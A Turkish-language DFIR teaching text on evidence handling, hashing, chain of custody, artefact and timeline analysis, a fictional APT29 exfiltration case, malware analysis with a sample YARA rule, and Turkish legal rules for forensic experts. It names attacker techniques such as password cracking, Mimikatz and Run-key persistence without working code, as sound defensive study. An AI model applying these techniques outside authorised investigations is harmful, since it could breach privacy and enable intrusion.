Bir Soruşturmanın "Gidişatını" Belirleyen 3 Soru:

1. **Kanıt nerede duruyor?** (Fiziksel mi, Bulutta mı?)
2. **Veri ne kadar "uçucu"?** (RAM gibi saniyeler içinde silinecek mi, yoksa diskte mi?)
3. **Yasal yetki var mı?** (Arama kararı, şirket politikası onayı veya kullanıcı rızası.)

Kritik Not: Özellikle Türkiye'de **KVKK** (Kişisel Verilerin Korunması Kanunu), kurumsal soruşturmalarda çok hassas bir dengedir. Bir çalışanın bilgisayarını incelerken "özel hayatın gizliliği" ile "şirket verisinin korunması" arasındaki yasal sınırı aşmamak gerekir.

---

4. Adli Soruşturmacının Rolü

Dijital adli analist yalnızca teknik uzman değildir; aynı zamanda süreç yöneticisi ve raporlayıcıdır.

4.1. Temel Sorumluluklar

- Delilleri güvenli şekilde muhafaza etmek
- Zincirleme delil takibini sağlamak
- Analizi bilimsel yöntemlerle yürütmek
- Bulguları eksiksiz belgelemek
- Teknik ve teknik olmayan paydaşlara açık rapor sunmak
- Gerektiğinde uzman tanıklığı yapmak

4.2. Temel Yetkinlikler

- İşletim sistemleri ve dosya sistemleri bilgisi
- Ağ protokol analizi
- Kötü amaçlı yazılım temel bilgisi
- Kriptografik hash ve veri bütünlüğü kavramları
- Güçlü dokümantasyon becerisi
- Hukuki çerçeve bilgisi

1. Kanıtların Güvence Altına Alınması (Seizure & Preservation)

Soruşturmacının ilk ve en kritik görevi, dijital delillerin orijinalliğini korumaktır.

- **Write-Blocker Kullanımı:** Veri çekilirken diske tek bir bit dahi yazılmadığından emin olmak.
- **Hash Değerleme:** Verinin kopyasının alındığı andaki parmak izini ($SHA-256$ veya $MD5$) hesaplamak.
- **Kanıt Zinciri (Chain of Custody):** Delilin kimden alındığını, nerede saklandığını ve kimlerin eriştiğini dakika dakika belgelemek.

2. Teknik Analiz ve Veri Kurtarma

Ham veriyi anlamlı bilgilere dönüştürme aşamasıdır.

- **Silinmiş Verilerin Peşinde:** Dosya sistemindeki "unallocated space" (boş alan) üzerinde veri kazıma (file carving) yaparak silinen mesajları veya dosyaları geri getirmek.
- **Şifre Kırma:** Kriptolanmış disklerin veya parola korumalı dosyaların (brute-force veya sözlük saldırılarıyla) erişilebilir hale getirilmesi.
- **Artefact İnceleme:** İşletim sistemindeki gizli izleri (LNK dosyaları, Jump List'ler, Shellbags) analiz ederek kullanıcının hangi klasörleri açtığını veya hangi programları çalıştırdığını bulmak.

3. Tarafsızlık ve Hipotez Testi

Soruşturmacı bir savcı veya savunma avukatı gibi davranmaz. Rolü **tarafsız** olmaktır.

- **Tersini Kanıtlama:** Sadece suçu ispatlayan delilleri değil, şüpheliyi aklayabilecek "exculpatory" (aklayıcı) delilleri de arar.
- **Senaryo Doğrulama:** "Bu dosya buraya kullanıcı tarafından mı kopyalandı, yoksa bir zararlı yazılım mı bıraktı?" sorusuna kanıtlarla cevap verir.

4. Raporlama ve Bilirkişilik (Reporting & Expert Witness)

Teknik bulguları, teknik olmayan kişilerin (hakim, savcı veya şirket yöneticileri) anlayabileceği bir dile tercüme etmektir.

- **Anlaşılır Dil:** "MFT girdisindeki SIA özniteliği değişmiş" demek yerine, "Dosyanın oluşturulma tarihiyle oynanmış" şeklinde açıklama yapmak.
- **Mahkemede İfade:** Gerektiğinde bilirkişi olarak mahkemeye çıkıp bulgularını savunmak ve çapraz sorguya yanıt vermek.

---

5. Gerçek Dünya Örnekleri

Dijital adli bilişimin değeri, gerçek olayların rekonstrüksiyonunda ortaya çıkar.

5.1. Kurumsal Veri İhlali

Bir finans kuruluşunda olağan dışı ağ trafiği tespit edilmiştir. Yapılan analizde:

- İlk erişimin kimlik avı e-postası ile sağlandığı
- Kimlik bilgilerinin ele geçirilmesiyle yatay hareket yapıldığı
- DNS tünelleme ile veri sızdırıldığı
- Bellek dökümleri ve disk imajları ile delil bütünlüğünün korunduğu tespit edilmiştir.

5.2. İçeriden Tehdit Vakası

Bir çalışan, ticari sırları dış ortama aktarmakla suçlanmıştır. İnceleme sonucunda:

- USB depolama cihazına toplu veri aktarımı
- Tarayıcı ve dosya geçmişi silme girişimi
- MFT ve USB artefakt kalıntıları
- Mesai dışı zaman çizelgesi korelasyonu ortaya çıkarılmıştır.

5.3. Fidye Yazılımı Saldırısı

Bir sağlık kuruluşunda fidye yazılımı saldırısı gerçekleşmiştir. Analizde:

- VPN zafiyetinin istismar edildiği
- Mimikatz ile ayrıcalık yükseltme yapıldığı
- Gölge kopyaların silindiği
- Fidye notu ve şifrelenmiş dosyaların artefakt olarak korunduğu belirlenmiştir.

Dijital adli bilişim; araç kullanma becerisinden ziyade, metodolojiye sadakat ve bağlam kurma disiplinidir.
Bir analistin değeri, yalnızca hangi aracı kullandığıyla değil, elde ettiği bulguları nasıl ilişkilendirdiğiyle ölçülür.

1. Tedarik Zinciri Saldırısı: SolarWinds (2020)

Tür: Olay Müdahalesi (IR) ve Tehdit Avcılığı

Bu olay, DFIR dünyasında "modern dönemin en büyük casusluk operasyonu" olarak kabul edilir.

- **Olay:** Saldırganlar, SolarWinds adlı yazılım şirketinin güncelleme mekanizmasına sızarak, dünya genelinde 18.000 kuruluşa (ABD hükümeti dahil) arka kapı içeren bir güncelleme gönderdi.
- **DFIR Rolü:** FireEye güvenlik firması, kendi sistemlerinde "yeni bir cihaz kaydedildiğini" fark edince derinlemesine inceleme başlattı.
- **Sonuç:** Yapılan **Davranış Modeli Çıkarma** çalışmaları, saldırganların standart bir kullanıcı gibi davrandığını ancak alışılmadık zamanlarda alışılmadık sunuculara bağlandığını ortaya çıkardı. Bu, "Tedarik Zinciri Güvenliği" kavramını tüm dünyanın gündemine soktu.

2. İç Tehdit: Anthony Levandowski (Google vs. Uber)

Tür: Elektronik Keşif (e-Discovery) ve Adli Tıp (DF)

Bu örnek, bir soruşturmanın nasıl hukuk savaşına dönüştüğünü gösterir.

- **Olay:** Google'ın sürücüsüz araç biriminde (Waymo) çalışan Levandowski, istifa edip kendi şirketini kurmadan hemen önce Google sunucularından 14.000 hassas dosya indirdi.
- **DFIR Rolü:** Google'ın adli tıp uzmanları, Levandowski'nin dizüstü bilgisayarına bir harici disk taktığını ve özel bir yazılımla bu verileri transfer ettiğini **Artefact Analizi** (LNK dosyaları ve USB kayıtları) ile kanıtladı.
- **Sonuç:** e-Discovery süreciyle ortaya çıkan e-postalar ve teknik kanıtlar sonucunda Uber, Google'a 245 milyon dolar ödemeyi kabul etti ve Levandowski hapis cezasına çarptırıldı.

3. Finansal Soygun: Bangladesh Bank (2016)

Tür: Ağ Adli Tıp (Network Forensics) ve Olay Rekonstrüksiyonu

- **Olay:** Saldırganlar SWIFT ağını hackleyerek New York Federal Reserve'den 81 milyon doları Filipinler'deki kumarhanelere aktardı.
- **DFIR Rolü:** Soruşturmacılar, bankadaki bir **yazıcının** neden hata verdiğini incelerken saldırıyı keşfetti. Olay yerindeki incelemede, saldırganların bankanın ağındaki printer loglarını silmeye çalıştığı ancak bir "kod hatası" nedeniyle yazıcının durduğu anlaşıldı.
- **Sonuç: Olay Rekonstrüksiyonu** sayesinde, saldırganların sistemde aylarca "uykuda" (dormant) beklediği ve bankanın ağ mimarisindeki zayıf izolasyonu kullandığı saptandı.

Örnek	Temel Ders
SolarWinds	En güvenilir yazılımlar bile bir saldırı vektörü olabilir.
Levandowski	İç tehditler (çalışanlar), dış saldırganlar kadar tehlikelidir.
Bangladesh Bank	Küçük bir teknik hata (yazıcı arızası), devasa bir soygunu deşifre edebilir.

Senaryo: "Gece Yarısı Veri Sızıntısı"

Şirketin SOC (Güvenlik Operasyon Merkezi) ekibi, Satış Müdürü'nün bilgisayarından dün gece saat **02:15** ile **03:45** arasında, yurt dışındaki şüpheli bir IP adresine yaklaşık **15 GB** veri transfer edildiğini fark etti. Müdür, o saatte uyuduğunu ve bilgisayarının kapalı olduğunu iddia ediyor.

Adım 1: Artefact Toplama (Kanıt Toplama)

Müdürün bilgisayarının başına geçtin. Bilgisayar şu an açık. İlk işin ne olur?

- **Uçucu Veri (RAM):** Bilgisayarı kapatmadan önce RAM imajını almalısın. Eğer saldırgan bir "reverse shell" açtıysa veya şifreli bir sürücü kullanıyorsa, bu bilgiler sadece RAM'dedir.
- **Disk İmajı:** Bilgisayarı güvenli bir şekilde kapatıp (veya canlı imaj alarak) bir **Write-Blocker** aracılığıyla tüm diskin kopyasını almalısın.
- **Öncelikli Dosyalar:** Tüm diski analiz etmek zaman alacağı için şu dosyalara (artefact) odaklanmalısın:
  - `$MFT` (Master File Table): Dosya sistemindeki tüm hareketlerin kaydı.
  - `Registry Hives`: Sistem ayarları ve bağlı cihazlar.
  - `LNK Files & Jump Lists`: Kullanıcının en son hangi dosyaları açtığı.

Adım 2: Zaman Çizelgesi (Timeline) Oluşturma

Topladığın verileri bir araya getirip o gece neler olduğunu saniyelik bazda görmen gerekiyor.

- **Araç:** `log2timeline` (Plaso) kullanarak tüm sistem loglarını ve dosya sistemi zaman damgalarını birleştiriyorsun.
- **Bulgu:** Saat **02:10**'da bilgisayara bir USB bellek takıldığını (`USBSTOR` kayıtlarından) ve **02:12**'de bir uzaktan masaüstü (RDP) oturumunun başladığını görüyorsun.

Adım 3: Davranış Modeli Çıkarma

Bu aşamada "Bu işi kim yaptı?" sorusuna odaklanıyoruz.

- **Anomali:** Müdürün hesabı kullanılmış ancak RDP bağlantısı şirket içi ağdan değil, bir VPN üzerinden gelmiş.
- **Yürütme:** Saat **02:20**'de `cmd.exe` üzerinden bir PowerShell komutu çalıştırılmış. Bu komut, "Müşteri_Listesi.zip" adlı bir dosya oluşturmuş.
- **Kritik Soru:** Müdür bu komutları yazacak teknik bilgiye sahip mi? Hayır. O zaman bu bir **Kimlik Hırsızlığı** veya **Zararlı Yazılım** vakası.

Adım 4: Olay Rekonstrüksiyonu (Hikayeyi Yazma)

Parçaları birleştiriyoruz:

1. **Giriş:** Saldırgan, müdürün daha önce bir oltalama (phishing) saldırısıyla ele geçirdiği şifresini kullanarak VPN üzerinden ağa sızdı.
2. **Erişim:** Saat 02:12'de RDP ile bilgisayara bağlandı.
3. **Eylem:** Dosyaları sıkıştırdı ve bulut tabanlı bir depolama sitesine (15 GB veri) yükledi.
4. **İz Silme:** Giderken olay günlüklerinin (event logs) bir kısmını temizlemeye çalıştı ancak `Prefetch` dosyaları saldırganın çalıştırdığı temizleme aracını ele verdi.

Adım 5: Tehdit İstihbaratı ve İlişkilendirme

Saldırganın 15 GB veriyi sızdırdığı hedef IP adresini (`185.x.x.x`) ve sistemde bıraktığı PowerShell betiğinin imzasını (hash değerini) alıp global veri tabanlarında (VirusTotal, AlienVault, vb.) sorguluyorsun.

Elde ettiğin bulgular şunlar:

- **IP Adresi:** Bu IP, daha önce "Finans Sektörünü" hedef alan **APT29 (Cozy Bear)** grubuyla ilişkilendirilmiş bir komuta kontrol merkezi (C2).
- **Zararlı Yazılım:** PowerShell betiğinin, bellek içinde (fileless) çalışan ve sadece RAM'de iz bırakan bir "Cobalt Strike" beacon'ı olduğu ortaya çıkıyor.

Adım 6: Müdahale Stratejisinin Güncellenmesi

Bu sıradan bir hacker saldırısı değil, bir **APT (Gelişmiş Sürekli Tehdit)** operasyonu. Bu durumda stratejini hemen değiştirmen gerekir:

1. **Sessiz İzleme:** Saldırganın içeride başka hangi bilgisayarlara sıçradığını (Lateral Movement) anlamak için hemen "bağlantıyı kesmek" yerine ağ trafiğini bir süre daha izlemeye alırsın. (Eğer hemen kesersen, saldırgan başka bir "arka kapıdan" tekrar girer ve bu sefer daha iyi saklanır).
2. **Kapsama:** Sadece müdürün bilgisayarını değil, aynı ağ segmentindeki tüm sunucuları karantinaya alırsın.

Olayın Finali: Raporlama

Soruşturmayı tamamladın ve yönetime şu özeti sunuyorsun:

Bulgu: Olay, bir kullanıcı hatası değil, devlet destekli bir grubun (APT29) hedefli saldırısıdır.
Kanıt: Müdürün VPN şifresi, 2 hafta önce gelen "Yıllık Prim Listesi" görünümlü bir PDF üzerinden çalınmış. 15 GB veri sızdırılmış ancak saldırganın sistemde kalıcı olmasını sağlayan "Persistency" mekanizmaları (Kayıt defteri anahtarları) tespit edilip imha edilmiştir.

Sonuç ve Kazanım

Bu vaka analiziyle şu süreci canlı yaşadık:

1. **Artefact:** USB kayıtları ve RDP logları.
2. **Timeline:** Olayın 02:12'de başladığının tespiti.
3. **Davranış:** Şüpheli PowerShell kullanımı.
4. **Rekonstrüksiyon:** Phishing -> VPN -> RDP -> Veri Sızıntısı.

1. İlk Bakış: Dosya Tipi ve Hash Değeri

Önce dosyanın gerçekte ne olduğunu anlamalıyız. Saldırganlar bazen bir `.exe` dosyasını `.pdf` gibi göstererek kullanıcıyı kandırır.

- **Hash Hesaplama:** Dosyanın $SHA-256$ değerini alıp VirusTotal gibi platformlarda "Bu daha önce görüldü mü?" diye bakıyoruz.
- **Strings Analizi:** Dosyanın içindeki okunabilir metinleri ayıklıyoruz. Burada şunları yakalayabiliriz:

    Saldırganın IP adresleri veya domain adları.

    Hata mesajları (Bazen saldırganın dilini veya ruh halini ele verir).

Kullanılan fonksiyon isimleri (Örn: `InternetOpenA`, `CreateProcess`).

2. Taşınabilir Çalıştırılabilir (PE) Yapısı

Windows üzerinde çalışan hemen hemen tüm programlar **PE (Portable Executable)** formatındadır. Statik analizde bu yapının "röntgenini" çekeriz:

- **Import Table:** Bu program hangi Windows kütüphanelerini (`DLL`) kullanıyor?
  - Eğer `ws2_32.dll` (Ağ işlemleri) ve `advapi32.dll` (Kayıt defteri) varsa, bu yazılımın dışarıyla haberleştiği ve sistemde kalıcı olmaya çalıştığı kesinleşir.
- **Sections:** `.text` (kod), `.data` (veriler) gibi bölümleri inceleriz. Eğer dosya **"Packed"** (sıkıştırılmış/şifrelenmiş) ise bölümlerin boyutları normalden farklı görünür. UPX gibi araçlarla paketlenmişse önce bunu açmamız (unpack) gerekir.

3. Tersine Mühendislik (Disassembling)

Kodun içine giriyoruz. Bir **Disassembler** (Örn: IDA Pro, Ghidra) kullanarak dosyanın makine kodunu, insanların okuyabileceği **Assembly** diline dönüştürüyoruz.

- **Kod Akışı:** Program çalışınca önce nereye gidiyor? Şifre mi çalıyor? Dosyaları mı şifreliyor?
- **Anti-Analiz Teknikleri:** Bazı gelişmiş yazılımlar, bir "analiz ortamında" (Sanal makine) olduklarını anlarlarsa çalışmayı durdurur veya sahte işlemler yaparlar. Statik analizle bu "tuzakları" henüz çalışmadan saptayabiliriz.

Avantajlar	Sınırlar
Güvenlidir: Virüsün bulaşma riski yoktur.	**Zordur:** Şifrelenmiş (obfuscated) kodları çözmek uzmanlık ister.
Kapsamlıdır: Programın tüm dallanmalarını görebilirsin.	**Zaman Alıcıdır:** Büyük dosyaları manuel incelemek haftalar sürebilir.
İmza Oluşturma: YARA kuralları yazarak bu virüsü diğer sistemlerde tarayabilirsin.	**Eksik Kalabilir:** Sadece RAM'de oluşan (fileless) kısımları göremeyebilirsin.

Analizini bitirdiğinde, bu zararlı yazılımın "genetik kodunu" içeren bir **YARA kuralı** yazarsın. Bu kural şöyle görünür:

```
rule APT29_Malware_Example {

    strings:

        $hex_string = { E2 34 A1 C8 23 FB }

        $ip_address = "185.x.x.x"

        $magic_word = "ShadowCozy"

    condition:

        $hex_string or ($ip_address and $magic_word)

}
```

Dinamik Analizin "Tuzakları" (Anti-VM)

Modern zararlı yazılımlar akıllıdır. Eğer bir Sandbox içinde olduklarını anlarlarsa (örneğin; mouse hareket etmiyorsa veya CPU çekirdek sayısı çok azsa) **uyku moduna** geçerler ve hiç-bir zararlı hareket göstermezler.

Bu durumda uzmanlar, Sandbox'ı "gerçek bir kullanıcı bilgisayarı" gibi gösterecek modifikas-yonlar yaparlar.

Analiz Özeti ve Raporlama

Dinamik analiz sonunda elimizde net bir **Davranış Raporu** oluşur:

- **IP:** `185.x.x.x` adresine gitmeye çalıştı.
- **Dosya:** `temp_sys.dll` adında bir dosya oluşturdu.
- **Kalıcılık:** `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVer-sion\Run` altına kendini ekledi.

Bu noktadan sonra bir **DFIR Uzmanı** olarak şunları yapabilirsin:

1. **Sertifikasyon:** GCFE (Forensics) veya GCIH (Incident Handler) gibi global sertifika-lara yönelebilirsin.
2. **Lab Kurulumu:** Kendi bilgisayarında **Remnux** (Zararlı analizi için) veya **SIFT Workstation** (Adli tıp için) yüklü sanal makineler kurabilirsin.

BÖLÜM 2

Delil Zinciri ve Hukuki Çerçeve

2.1 Dijital Delilin Hukuki Niteliği

Dijital delil, elektronik ortamlarda depolanan veya iletilen verilerin soruşturma kapsamında hukuki değer taşıyan kısmıdır. Ancak dijital verinin delil niteliği kazanabilmesi, yalnızca teknik olarak elde edilmiş olmasına değil, usule uygun şekilde korunmuş ve işlenmiş olmasına bağlıdır.

Bir dijital delilin mahkemede kabul edilebilir olması için aşağıdaki kriterleri karşılaması gerekir:

- Yetkili kişi veya kurum tarafından elde edilmiş olması
- Elde edilme yönteminin hukuka uygun olması
- Delilin bütünlüğünün korunmuş olması
- Müdahale edilmediğinin teknik olarak doğrulanabilir olması
- Sürecin belgelendirilmiş olması

Dijital deliller, fiziksel delillerden farklı olarak kolayca kopyalanabilir ve değiştirilebilir yapıdadır. Bu durum, hem avantaj hem de risk oluşturur. Avantajdır; çünkü orijinal delile zarar vermeden birebir kopya alınabilir. Risktir; çünkü bilinçsiz veya yetkisiz müdahale delilin hukuki değerini ortadan kaldırabilir.

Bu nedenle dijital adli bilişimde teknik doğruluk kadar prosedürel disiplin de kritik öneme sahiptir.

2.2 Delil Bütünlüğü ve Hash Kavramı

Delil bütünlüğü, dijital verinin elde edildiği andan analiz sürecinin sonuna kadar değiştirilmediğinin garanti altına alınmasıdır. Bu garanti, kriptografik hash algoritmaları ile sağlanır.

Hash Nedir?

Hash, herhangi bir veri kümesinin matematiksel bir algoritma aracılığıyla sabit uzunlukta bir özet değerine dönüştürülmesidir. Aynı veri her zaman aynı hash değerini üretir; veri üzerinde yapılan en küçük değişiklik dahi hash değerini tamamen farklılaştırır.

Bu özellik sayesinde hash değerleri dijital parmak izi olarak kullanılır.

Neden Gereklidir?

- Delilin değiştirilmediğini kanıtlamak için
- Orijinal ve adli imajın birebir aynı olduğunu doğrulamak için

- Süreç boyunca bütünlüğü kontrol etmek için
- Mahkemede teknik güvenilirlik sağlamak için

Dijital adli süreçte genel uygulama şu şekildedir:

- Orijinal delil üzerinde hash hesaplanır
- Adli imaj (forensic image) oluşturulur
- İmaj üzerinde tekrar hash hesaplanır
- İki değer karşılaştırılır

Eğer değerler eşleşiyorsa, kopya birebir doğrulanmış kabul edilir.

MD5 ve SHA-256

Geçmişte MD5 algoritması yaygın olarak kullanılmıştır. Ancak çakışma (collision) üretilebilir olması nedeniyle güvenlik açısından zayıf kabul edilmektedir. Günümüzde adli süreçlerde yaygın olarak SHA-256 veya daha güçlü algoritmalar tercih edilmektedir.

Bu noktada önemli olan, kullanılan algoritmanın güçlü olması kadar, sürecin doğru belgelendirilmesidir.

MD5 (Message Digest 5)

Eski bir algoritmadır. Hızlıdır ancak günümüzde "çakışma" (farklı iki dosyanın aynı hash'i üretmesi) riskinden dolayı tek başına güvenli kabul edilmez.

- **Uzunluk:** 128 bit (32 karakterlik onaltılık sayı).
- **Örnek Çıktı:** 7b1a13e61f2216503b41d0637f90f3a6
- **Kullanım:** Genellikle dosya bütünlüğünü hızlıca kontrol etmek için kullanılır.

2. SHA-256 (Secure Hash Algorithm 256)

Modern adli bilişim standartıdır. Çok daha güvenlidir ve çakışma riski yok denecek kadar azdır.

- **Uzunluk:** 256 bit (64 karakterlik onaltılık sayı).
- **Örnek Çıktı:** e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
- **Kullanım:** Resmi adli raporlarda ve dijital imzalarda zorunludur.

$$Hash_{ilk} = Hash_{son}$$

Eğer bu eşitlik sağlanıyorsa, delilin **bozulmadığını (integrity)** kanıtlamış olursun.

2.3 Zincirleme Delil Takibi (Chain of Custody)

Zincirleme delil takibi, dijital delilin elde edildiği andan mahkemeye sunulana kadar geçen sürede kimlerin elinden geçtiğinin, hangi koşullarda saklandığının ve nasıl işlendiğinin kayıt altına alınmasıdır.

Bu kayıt sistemi aşağıdaki sorulara cevap verebilmelidir:

- Delil kim tarafından toplandı?
- Hangi tarihte ve saatte alındı?
- Nerede saklandı?
- Kimler erişim sağladı?
- Hangi işlemler uygulandı?

Zincirin herhangi bir aşamasında kayıt eksikliği oluşması, delilin güvenilirliğini zayıflatabilir.

Temel prensip şudur:

Orijinal delil üzerinde doğrudan analiz yapılmaz. Analiz, doğrulanmış adli imaj üzerinde gerçekleştirilir.

Zincirleme takip sistemi yalnızca hukuki zorunluluk değil, aynı zamanda mesleki etik gerekliliktir.

Bu kural, dijital adli bilişimin **"Altın Kuralı"**dır.

Sürecin Özeti

- **Adım 1:** Orijinal delili mühürle ve yazma korumalı bağla.
- **Adım 2:** Birebir kopyasını (İmaj) al.
- **Adım 3:** İmajın **Hash (MD5/SHA)** değerini hesapla ve orijinalle karşılaştır.
- **Adım 4:** Analizi sadece bu kopya üzerinde yap.

2.4 Uluslararası Standartlar ve Rehberler

Dijital adli bilişim uygulamaları uluslararası standartlar ile çerçevelenmiştir. Bu standartlar metodolojik tutarlılığı ve hukuki savunulabilirliği destekler.

Referans	Odak Noktası	Temel Amacı
ISO 27037	Fiziksel Delil	Delilin bozulmadan toplanması (Olay yeri).
NIST 800-86	Metodoloji	Olay müdahale ve analiz aşamaları.
ACPO	Hukuki Geçerlilik	Uzman sorumluluğu ve denetim izi.
RFC 3227	Teknik Sıralama	Veri kaybını önlemek için öncelik belirleme.

Dipnot: Türkiye'de bu standartlar genellikle **TSE ISO/IEC 27037** olarak yerelleştirilmiştir ve bilirkişi raporlarında bu standartlara atıf yapılması raporun güvenilirliğini artırır.

TSE ISO/IEC 27037, uluslararası standartların Türk Standartları Enstitüsü tarafından yerelleştirilmiş halidir ve dijital delil yönetiminin **"Anayasası"** olarak kabul edilir.

Bu standart, bir dijital delilin (bilgisayar, telefon, bulut verisi vb.) olay yerinden mahkemeye kadar olan yolculuğunda izlenmesi gereken kuralları belirler.

Eğer bir adli bilişim uzmanı raporunda **"TSE ISO/IEC 27037 standartlarına uygun hareket edilmiştir"** ibaresini kullanıyorsa, bu şu anlama gelir: "Ben bu delile dokunmadım, kopyasını usulüne uygun aldım ve süreçteki her adımım şeffaftır." Bu beyan, delilin mahkemede reddedilme ihtimalini minimize eder.

2.5 Uygulamalı Senaryo: Bir Dizüstü Bilgisayarın Adli İncelenmesi

Bir kurumda iç soruşturma kapsamında çalışanlara ait bir dizüstü bilgisayara el konulduğunu varsayalım.

İzlenecek temel adımlar:

1. Cihazın kimliklendirilmesi ve etiketlenmesi
2. Fiziksel güvenliğinin sağlanması
3. Yazma engelleyici (write blocker) kullanılarak adli imaj alınması
4. Orijinal ve imaj üzerinde hash hesaplanması
5. Zincirleme delil formunun doldurulması
6. Analizin yalnızca imaj üzerinde gerçekleştirilmesi
7. Tüm adımların raporlanması

Bu örnek, dijital adli sürecin teknik olduğu kadar prosedürel olduğunu da göstermektedir.

Kanıt Bütünlüğünün Teknik İspatı: Hashing

Hukuk, "bu dosyanın değiştirilmediğini nereden bilelim?" diye sorar. Adli bilişim uzmanı ise buna **Hash** değerleriyle yanıt verir.

- **Orijinal Kanıt Hash:** $MD5$ veya $SHA-256$ değeri alınır.
- **Adli Kopya Hash:** Alınan imajın hash değeri orijinaliyle birebir tutmalıdır.
- **Doğrulama:** Analiz bittiğinde tekrar hesaplanan hash değeri hala aynıysa, veri bütünlüğünün korunduğu ispatlanmış olur.

A. CMK 134. Madde (Bilgisayarlarda Arama ve El Koyma)

Ceza Muhakemesi Kanunu'nun bu maddesi, adli bilişimin anayasasıdır.

- **Yargıç Kararı:** Hakim kararı olmaksızın bilgisayar ve veri tabanlarında arama yapılamaz.
- **Yedekleme Zorunluluğu:** El koyma işlemi sırasında verilerin bir kopyası (imajı) çıkarılmalı ve bir örneği ilgilisine verilmelidir.
- **Şifre Çözme:** Şüphelinin şifreyi söylememesi durumunda, kolluk kuvvetinin bu şifreyi teknik yöntemlerle kırma yetkisi vardır.

B. KVKK ve GDPR (Veri Gizliliği)

Özellikle kurumsal soruşturmalarda (iç tehdit analizlerinde) bu kanunlar devreye girer.

- **Ölçülülük:** Soruşturma amacını aşan kişisel verilere (örneğin çalışanın özel WhatsApp mesajlarına) girilmemelidir.
- **Aydınlatma Yükümlülüğü:** Şirket bilgisayarlarının denetlenebileceğine dair çalışanın önceden bilgilendirilmiş olması (Genelde İş Sözleşmesi ile yapılır) gerekir.

Adli Raporlama Standartları

Soruşturmanın sonunda hazırlanan rapor, teknik bir dokümandan ziyade hukuki bir belgedir. İyi bir rapor şu yapıda olmalıdır:

1. **Yönetici Özeti:** Teknik olmayan kişiler için "ne oldu?" özeti.

2. **Yöntem:** Hangi araçların (EnCase, Autopsy vb.) ve hangi adli yöntemlerin kullanıldığı.
3. **Bulgular:** "Dosya silinmiş", "Şu saatte gönderilmiş" gibi somut veriler.
4. **Sonuç/Görüş:** Uzmanın verilerden yola çıkarak ulaştığı teknik kanaat.

Uzman Tanıklığı (Expert Witness)

Eğer dava mahkemeye taşınırsa, adli bilişim uzmanı "bilirkişi" veya "uzman tanık" olarak çağrılabilir.

- **Objektiflik:** Soruşturmacı bir tarafı savunmaz, sadece verinin ne söylediğini açıklar.
- **Çapraz Sorgu:** Avukatlar, delil zincirindeki en küçük bir boşluğu (örneğin; "Kanıt poşeti 1 saat boyunca masanın üzerinde sahipsiz mi kaldı?") kullanarak davayı düşürmeye çalışabilir.

Türkiye'de dijital adli tıp veya bilişim alanında **Bilirkişi** olmak, hem teknik uzmanlığınızı tescillemek hem de yargı sistemine resmi olarak hizmet vermek anlamına gelir. Bu süreç, Adalet Bakanlığı Bilirkişilik Daire Başkanlığı tarafından yürütülür ve oldukça sıkı kurallara tabidir.

İşte adım adım Türkiye'de bilirkişilik süreci:

Temel Şartları Sağlamak

Bilirkişilik başvurusu yapabilmek için öncelikle şu genel şartları taşımanız gerekir:

- **Fiil Ehliyeti:** 18 yaşını doldurmuş ve medeni hakları kullanma ehliyetine sahip olmak.
- **Eğitim:** Uzmanlık alanına göre ilgili bir bölümden (Bilişim için genellikle Bilgisayar, Adli Bilişim, Yazılım Mühendisliği vb.) mezun olmak.
- **Deneyim:** Kendi alanınızda en az **5 yıllık fiili çalışma** tecrübesine sahip olmak (En kritik şartlardan biridir).
- **Adli Sicil:** Belirli suçlardan hüküm giymemiş olmak ve disiplin yönünden meslekten çıkarılmamış olmak.

Bilirkişilik Temel Eğitimi Almak

Teknik bilginiz ne kadar iyi olursa olsun, hukuki prosedürü bilmeniz şarttır. Bu nedenle, bakanlıkça yetkilendirilmiş kurumlar (Barolar, Üniversiteler, Meslek Odaları) tarafından verilen **Bilirkişilik Temel Eğitimi**'ne katılmalısınız.

- **İçerik:** Yargılama hukuku, bilirkişinin etik ilkeleri, rapor yazım teknikleri ve dosya inceleme usulleri.
- **Süre:** Genellikle 24 saatlik (18 saat teorik, 6 saat uygulama) bir eğitimdir.
- **Sertifika:** Eğitimi tamamladığınızda aldığınız katılım belgesi, başvuru dosyanızın en önemli parçasıdır.

Başvuru ve Alt Uzmanlık Seçimi

Her yılın son çeyreğinde (genelde Ekim-Kasım-Aralık aylarında) Adalet Bakanlığı bilirkişi alım ilanı yayınlar. Başvurular **e-Devlet (Uyap Bilirkişi Portalı)** üzerinden yapılır. Bilişim alanında şu gibi alt uzmanlık dallarından size uygun olanları seçersiniz:

- 01.01 – Adli Bilişim (Dijital Veri İnceleme)
- 01.02 – Yazılım ve Veri Tabanı
- 01.04 – Ağ ve Siber Güvenlik
- 01.05 – Mobil Cihazlar ve İletişim Teknolojileri

İnceleme ve Yemin Süreci

Başvurunuz Bölge Bilirkişilik Kurulu tarafından incelenir. Eğer belgeleriniz ve tecrübeniz uygun görülürse, isminiz **Bilirkişi Bölge Listesi**'ne kabul edilir.

- **Yemin:** Listeye kabul edilenler, Bölge Adliye Mahkemesi Adli Yargı Adalet Komisyonu huzurunda "görevlerini sadakat, tarafsızlık ve dürüstlükle yapacaklarına" dair yemin ederler.
- **Listeye Kayıt:** Yemin sonrası isminiz ilan edilir ve artık hakimler/savcılar tarafından UYAP üzerinden size dosya atanabilir.

Yükümlülük	Açıklama
Tarafsızlık	Taraflardan biriyle akrabalık veya menfaat ilişkisi varsa görevi reddetmelidir.
Süreye Uyma	Raporu kendisine tanınan yasal sürede (genelde 2-4 hafta) teslim etmelidir.
Gerekçelendirme	"Suçludur/Suçsuzdur" diyemez; sadece teknik bulguyu nedenleriyle açıklar.
Ücret Hakkı	Hazırladığı her rapor için devlet tarafından belirlenen tarifeye göre ücret alır.

Dikkat Edilmesi Gereken "Bilirkişi Raporu" Detayı

Mahkemeye sunduğunuz bir raporda, yukarıda konuştuğumuz **Artefact** ve **Timeline** analizlerini kullanırken, teknik terimleri mutlaka hakimin anlayabileceği seviyeye indirgemelisiniz.

Örnek: "Kullanıcı $C:$ dizinindeki verileri sildi" demek yerine, "Yapılan adli incelemede, kullanıcı müdahalesiyle veri silme işleminin gerçekleştiği teknik günlüklerle (logs) saptanmıştır" ifadesi daha hukuki bir dildir.

Bölüm 2 Kapanış Paragrafı

Dijital adli bilişimde teknik yetkinlik tek başına yeterli değildir. Sürecin hukuki çerçeveye uygun yürütülmemesi, en güçlü teknik bulguların dahi geçersiz sayılmasına yol açabilir. Bu nedenle bir analistin en önemli disiplini, delile değil sürece sadakat göstermektir.

BÖLÜM 3

Delil Kaynakları ve Volatilite

3.1 Dijital Delil Kaynakları

